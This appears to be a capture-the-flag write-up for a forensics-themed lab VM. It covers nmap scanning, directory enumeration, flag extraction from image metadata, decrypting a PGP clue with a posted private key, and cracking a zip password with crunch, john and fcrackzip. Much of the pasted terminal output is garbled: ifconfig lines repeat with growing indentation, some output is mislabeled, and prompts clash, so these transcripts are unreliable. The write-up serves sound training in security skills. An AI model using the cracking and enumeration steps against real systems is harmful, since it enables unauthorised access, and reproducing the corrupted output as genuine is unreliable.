



I have installed the vmware workstation on my parrot os host machine and set it to NAT to connect this vm with my host os.



```
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch
forensic@ubuntu:~$ ping -c 4 google.com
PING google.com (142.250.181.174) 56(84) bytes of data.
44 bytes from nct01s20-in-1:t4.le100.net (142.250.181.174): icmp_seq=1 ttl=128 time=20.3 ms
64 bytes from nct01s20-in-1:t4.le100.net (142.250.181.174): icmp_seq=2 ttl=128 time=20.4 ms
64 bytes from nct01s20-in-1:t4.le100.net (142.250.181.174): icmp_seq=3 ttl=128 time=20.3 ms
64 bytes from nct01s20-in-1:t4.le100.net (142.250.181.174): icmp_seq=4 ttl=128 time=19.1 ms
--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 18.334/19.573/20.469/0.897 ms
forensic@ubuntu:~$ ifconfig
1: ens3:   
 link:loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
      inet 127.0.0.1/8 brd 127.0.0.1 scope host
          valid_lft forever preferred_lft forever
        interface
        inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
            valid_lft forever preferred_lft forever
            link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
            inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                valid_lft forever preferred_lft forever
                link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                    valid_lft forever preferred_lft forever
                    link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                        valid_lft forever preferred_lft forever
                        link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                        inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                            valid_lft forever preferred_lft forever
                            link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                            inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                                valid_lft forever preferred_lft forever
                                link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                                inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                                    valid_lft forever preferred_lft forever
                                    link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                                    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                                        valid_lft forever preferred_lft forever
                                        link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                                        inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                                            valid_lft forever preferred_lft forever
                                            link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                                            inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                                                valid_lft forever preferred_lft forever
                                                link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                                                inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                                                    valid_lft forever preferred_lft forever
                                                    link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                                                    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                                                        valid_lft forever preferred_lft forever
                                                        link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                                                        inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                                                            valid_lft forever preferred_lft forever
                                                            link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                                                            inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                                                                valid_lft forever preferred_lft forever
                                                                link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                                                                inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                                                                    valid_lft forever preferred_lft forever
                                                                    link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                                                                    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                                                                        valid_lft forever preferred_lft forever
                                                                        link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                                                                        inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                                                                            valid_lft forever preferred_lft forever
                                                                            link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                                                                            inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                                                                                valid_lft forever preferred_lft forever
                                                                                link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                                                                                inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                                                                                    valid_lft forever preferred_lft forever
                                                                                    link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                                                                                    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                                                                                        valid_lft forever preferred_lft forever
                                                                                        link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                                                                                        inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                                                                                            valid_lft forever preferred_lft forever
                                                                                            link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                                                                                            inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                                                                                                valid_lft forever preferred_lft forever
                                                                                                link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                                                                                                inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                                                                                                    valid_lft forever preferred_lft forever
                                                                                                    link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
                                                                                                    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
                                                                                                        valid_lft forever preferred_lft forever
                                                                                                        link:ether 02:42:7f:01:00:00 brd ff:ff:ff:ff:ff:ff
................................................................
```

Got the target Ip address as 172.16.226.128. Opened this on my browser and got this interface




Scanned the target's ip using nmap

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Help
MISC:
-6: Enable IPV6 scanning
-A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sN 192.168.0.0/16 10.0.0.0/8
nmap -v -IR 10000 -Pn -p 88
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
ScanType c not supported
[x]-[onion_eye@parrot]-[-]
$ sudo nmap -sCV -p- 172.16.226.128 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-02 17:30 PKT
Nmap scan report for 172.16.226.128
Host is up (0.00068s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 ed:53:67:0b:a4:0b:55:cd:23:7f:d1:07:bf:99:c2:44 (RSA)
|_ 256 04:76:53:52:aa:a3:f9:05:89:a8:9b:2d:ef:61:fa:e0 (ECDSA)
|_ 256 28:84:37:14:8a:25:8e:53:c2:6b:cc:6f:04:77:fd:da (ED25519)
80/tcp    open  http   Apache httpd 2.4.29 (Ubuntu)
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HA:Forensics
MAC Address: 00:0C:29:C8:A3:06 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.96 seconds
[onion_eye@parrot]-[-]
$
```

I clicked on the “Click here to get the flag” on the website. I got this dancing image.



Used Gobuster tool for directories enumeration & got /images directory

accessed the <http://172.16.226.128/images/> and got this



Index of /images

Name	Last modified	Size	Description
 Parent Directory		-	
 1.jpg	2020-09-12 20:06	87K	
 2.jpg	2020-09-12 20:08	48K	
 3.jpg	2020-09-12 20:09	140K	
 4.jpg	2020-09-12 20:04	209K	
 5.jpg	2020-09-12 20:09	114K	
 6.jpg	2020-09-12 20:26	1.5M	
 7.jpg	2020-09-12 20:26	80K	
 8.jpg	2020-09-12 20:27	161K	
 dna.jpg	2020-09-12 20:35	108K	
 fingerprint.jpg	2020-09-17 03:22	16K	


Apache/2.4.29 (Ubuntu) Server at 172.16.226.128 Port 80




Downloaded the fingerprint.jpg file to further analyze it. Ran exiftool on this picture and got this the **FIRST FLAG**.

```
'WhatsApp Image 2025-05-30 at 7.11.43 PM.jpeg'
[onion_eye@parrot] ~
$ ls Desktop
chromium.desktop   fingerprint.jpg  flag.zip  lsass.DMP  Script
Ethical-Hacking-and-Penetration-Testing-Guide-by-Rafay-Baloch-booksfree.org_.pdf  flag.pdf  linuxbasicsforhackers.pdf  pypykatz-venv  Tools
[onion_eye@parrot] ~
$ exiftool "fingerprint.jpg"
Error: File not found - fingerprint.jpg
[x]->[onion_eye@parrot] ~
$ cd Desktop
[onion_eye@parrot] ~-/Desktop]
$ exiftool "fingerprint.jpg"
ExifTool Version Number : 12.57
File Name : fingerprint.jpg
Directory : .
File Size : 17 kB
File Modification Date/Time : 2025:07:02 00:13:29+05:00
File Access Date/Time : 2025:07:02 00:13:29+05:00
File Inode Change Date/Time : 2025:07:02 00:13:29+05:00
File Permissions : -rw-r--r--
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Resolution Unit : None
X Resolution : 1
Y Resolution : 1
Comment : Flag:1 {bc02d4ffbeaab9f57c5e03de1098ff31}
Image Width : 194
Image Height : 259
Encoding Process : Baseline DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
Y Cb Cr Sub Sampling : YCbCr4:2:0 (2 2)
Image Size : 194x259
Megapixels : 0.050
[onion_eye@parrot] ~-/Desktop]
$
```

I got another directory using nmap scanning that is /tips.txt
Opened it on the browser to check what is inside.



I then Checked flag.zip and it prompted me to save it.



To unzip the flag.zip file, it is asking for password.

```
File Edit View Search Terminal Help
Koptix4_vmware.vmdk
'Koptix_Level_1 (1).rar'
'Koptix_Level_1.rar.crdownload
'Koptix Level 2'
'Koptix_Level_2_original.rar
KoptixVM3
KVM3.rar
linuxbasicsforhackers.pdf
Maheen Lab exam.odt
Mercury-disk001.vmdk
Mercury.mf
Mercury.ova
Mercury.ovf
Metasploit-The-Penetration-Tester-s-Guide.pdf
mrRobot.ova
Neha CV Updated.pdf
OSINT_Handbook_June_2018_Final.pdf
osint-techniques-resources-for-uncovering-online-information-inbspd-9798345969250_compress.pdf
Parrot-security-6.3.2_amd64.vmdk.xz.crdownload
past paper 5th sem .pdf'
seclists.zip
'sleuthkit-java_4.14.0-1_amd64 (1).deb'
sleuthkit-java_4.14.0-1_amd64.deb
'SPRING-25-DATESHEET-Final Term-11-6-25.xls'
'To Do list'
'Unsaved Document 1'
'Unsaved Document 2'
usl
venus box
Venus.ova
virtualbox-7.1.7.1.8-168469-Ubuntu-jammy_amd64.deb
VMware-Workstation-Full-17.6.3-24583834.x86_64.bundle
vol2-meta017642.raw
WhatsApp Image 2025-05-30 at 7.11.43 PM.jpeg
[onion_eye@parrot] ~$ /Downloads]
[onion_eye@parrot] ~$ ls
Archive: flag.zip
[flag.zip] flag.pdf password: [REDACTED]
```

I will be looking for a password in the other directory called <http://172.16.226.128/igolder/>
I got a clue.txt file inside.

Index of /igolder - Chromium EN 32 °C 17:52, 2 June 2024

Index of /igolder

Name	Last modified	Size	Description
Parent Directory			
 glue.txt	2020-09-24 07:42	2.4K	

Apache/2.4.29 (Ubuntu) Server at 172.16.226.128 Port 80



Now I will be looking inside this file for a clue or a password.

Accessing it shows the combination of a message and a private key block of PGP signature.

To decrypt the PGP signature I got to igholder website and pasted the key and the message and got the decrypted message.

The screenshot shows a web browser window with the URL <https://www.igolder.com/PGP/decryption/>. The page contains fields for pasting a PGP Private Key, a PGP-Key Password / Passphrase, and a PGP-Encrypted Message. Below these fields is a 'Decrypt Message' button. A 'Decrypted Message' section follows, containing a password hint: "In case the forensic investigator forgets his password, this hint can help him, where the password is of starting 3 characters is the word **"for"** and the ending **3** characters are numeric".

PGP Private Key (paste your private key - you also need to supply your PGP passphrase to unlock your private key)

```
lQ0s2BF9s...r70BACVh5Vs2Lp9nyVbKv4yraUmxDxPJNl...tU/IqcR2d+UDE0RbD1  
UC1LLX5qapq...BFuu24p865Icv/1VktRh79lnL5j4uKSAEuI/t6SJW4hfovBVn...  
X61w6TRJ...Lq5AsL0S38P...Pm...GApXzNjI4y7ih0vv...VS8nCF58nw...joH  
w...bx6EXk002hDe0/W7tsCGhp3gU5wz...Uy4kf...Vrlp0/23KA/k4iJv1MPMAe...oJPx  
AymXmEKLp...igBrBicBw685ZgLAohg8Z02ybABEBAAH/AwMC/MDF76NvTu1gM8Y7  
xjKap2L30Y8xeOoAeMQUueabuTP2r17jB6YfsEcQj4xDjz0SBXIQxP0PziHpxXTk3  
v5FLH5nhSWZI60gNOHF6rdjByKT4CNlkt7IVIPEQc7IidQP5K1/YhbghysyYHbYBH  
3TRA...ewJszcjj6TsAOM1mpLXLPweM1sC3ms8xoFVsipPchv1NcQ58zLpGcWvmmuc
```

PGP-Key Password / Passphrase:

PGP-Encrypted Message (paste the PGP-encrypted message you received)

```
hQEMA10YY4bPi...BWAQf8DaEoVUWpzj5+3WMZcOhjfxO6Hk+MKD5TLW...5XndaEXRZ  
3+aUQeCr88L...83BzmAS1MITHf7xifx4aiqgeM6bGIL...vs...P9W2Fmv9E5K0VLUYI  
T8V3jI...NwgNg7FinwuYLT2ld2yU1qMwiEZ8GPTK4U90W5Zh+/dYnKTVKxjdEZXLj9  
FF42BygUxjJgEDFQi0HhUb7AX+tYQ1QV0p5DZcTETZweyM90BcwuhwzspjKp3Rz9  
zFcnnCE4...JbdXTcXP...cTBHJhWk011clg+XR4y572Hil...nzWFutqcwrMu...B00UZ  
q0v1M0G03o8MN2VysMgbk8gEd0s+GE8fPBt...Kq...5tsh...wzR3Q...A/BctqAT+IhYtI  
s7j0pd+mT...G+zvQu5B4lisi...Bb0yLA80YVl...f...jUmZAAF4oo...PKJWY9CQIap39Ked  
cbLU2+CI3JJf7JZvcZK4KG...eu...YgpRXU8Jvu3BHSEulzCHG...ieYRW2540JY...cJYFx6
```

Decrypt Message

Decrypted Message

In case the forensic investigator forgets his password, this hint can help him, where the password is of starting 3 characters is the word **"for"** and the ending **3** characters are numeric

Here I got the password hint and not the actual password.
To get the actual password I need to run another tool called crunch.

The terminal window shows the following session:

```
File Edit View Terminal Help
gpg: import from '/home/onion_eye/clue.gpg' failed: Operation cancelled
gpg: Total number processed: 0
gpg: unchanged: 1
gpg: secret keys read: 1
[x]-[onion_eye@parrot]~[~/john/run]
$ ./john --show ~/clue.hash
clue::::clue:::/home/onion_eye/clue.gpg

1 password hash cracked, 0 left
[x]-[onion_eye@parrot]~[~/john/run]
$ ./pgp2john /home/onion_eye/clue.gpg > ~/clue.hash

File /home/onion_eye/clue.gpg
Error: Ensure that the input file /home/onion_eye/clue.gpg contains a single private key only.
[x]-[onion_eye@parrot]~[~/john/run]
$ ./john --clue.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cracked 1 password hash (is in ./john.pot), use "-show"
No password hashes left to crack (see FAQ)
[x]-[onion_eye@parrot]~[~/john/run]
$ grep -r "BEGIN PGP PRIVATE" /mnt/forensics 2>/dev/null
[x]-[onion_eye@parrot]~[~/john/run]
$ grep -r "BEGIN PGP PRIVATE" /path/to/mountpoint 2>/dev/null
[x]-[onion_eye@parrot]~[~/john/run]
$ cd
[x]-[onion_eye@parrot]~[~/]
$ cd Desktop
[x]-[onion_eye@parrot]~[~/Desktop]
$ fcrackzip -u -D -p dict.txt flag.zip
dict.txt: No such file or directory
[x]-[onion_eye@parrot]~[~/Desktop]
$ fcrackzip -u -D -p ./dict.txt flag.zip


PASSWORD FOUND!!!!: pw == for007
[x]-[onion_eye@parrot]~[~/Desktop]
$
```

Got the password.

